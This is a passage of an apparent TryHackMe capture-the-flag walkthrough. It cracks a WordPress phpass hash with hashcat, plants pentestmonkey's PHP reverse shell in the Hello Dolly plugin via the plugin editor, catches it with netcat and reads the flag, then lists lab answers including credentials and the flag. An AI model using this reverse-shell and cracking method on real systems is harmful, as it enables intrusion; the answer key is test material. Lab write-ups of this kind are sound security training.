


400	phpass, WordPress (MD5), Joomla (MD5)	$P$984478476IagS59wHZvyQMArzfx58u.

3. Crack Password using Hashcat

```
hashcat -m 400 hash.txt /usr/share/wordlists/rockyou.txt
```

Press enter or click to view image in full size



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat hash.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash

400 | phpass | Generic KDF

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1:teddybear
```


$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1:teddybear

```
corp-001:teddybear
```

Reverse Shell

A reverse shell is a technique where a compromised machine initiates a connection back to an attacker's system, allowing remote command execution.

Press enter or click to view image in full size



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

WordPress 5.7.2 is available! Please update now.

Edit Plugins


Editing hello.php (inactive)

Selected file content:

```
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.201.69.7';  // CHANGE THIS
$port = 1235;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```

1. Go to plugins
2. Plugins editor
3. Select a plugin, in this case, it’s “Hello Dolly”, because it was deactivated and the website didn’t allow editing of active plugins.
4. paste your PHP-reverse-shell (from pentest monkey)
5. Start netcat listening
6. Update File

Press enter or click to view image in full size




Documentation: Function Name… Look Up

File edited successfully.

Update File

7. run hello.php and get Rev shell

Press enter or click to view image in full size




10.201.93.226/wp-content/plugins/hello.php

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox…

Firefox
Search with Google or enter address
10.201.93.…
tryhackme
Add-ons fo…
Add Shortcut
10.201.93.226
Time left until your AttackBox expires

http://TARGET_IP/wp-content/plugins/hello.php


Press enter or click to view image in full size



```
root@ip-10-201-69-7:~# nc -lvnp 1235
Listening on 0.0.0.0 1235
Connection received on 10.201.93.226 52596
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 03:08:28 up  1:04,  0 users,  load average: 0.00, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

```
find / -name flag.txt 2>/dev/null
```

Press enter or click to view image in full size



```
www-data@ubuntu:/$ cat /home/stux/flag/flag.txt
cat /home/stux/flag/flag.txt
thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}
```

thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}

```
cat /home/stux/flag/flag.txt
```

Answer

Based on the results of #1, what is the name of the database for WordPress?

```
wordpressdb2
```

Based on the results of #1, what are the credentials you found?

example: user:password

```
thedarktangent:sUp3rS3cret132
```

Enumerate and identify what is the dbms installed on the server?

```
mysql
```

Based on the results of #4, what is the dbms version installed on the server?

```
5.7.33
```

Based on the results of #4, what port is the dbms running on?

```
3306
```

Compromise the dbms, What is the encrypted password located in the wordpress users table with id 1??

```
$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1
```

Based on the results of #7, What is the password in plaint text?

`teddybear`

Compromise the machine and locate flag.txt

`thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}`